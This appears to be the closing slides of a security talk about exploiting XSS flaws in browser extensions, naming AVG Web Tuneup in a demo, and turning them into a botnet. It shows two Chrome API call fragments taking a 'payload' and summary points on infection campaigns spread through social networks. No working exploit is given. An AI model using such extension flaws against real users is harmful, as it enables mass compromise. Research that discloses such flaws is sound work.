
`chrome.tabs.update(payload)`



`chrome.runtime.sendMessage(payload)`

AVG Web Tuneup - DEMO

Finally: Creating Our Botnet



To Sum Up

- Browser extensions make great bots
- Attacker use extensions to run bot infection campaigns, using social networks
- Extensions still got XSS's, CSP is not enough
- Same infection campaign are achievable through exploitation of extensions

THANKS

tomerc@wix.com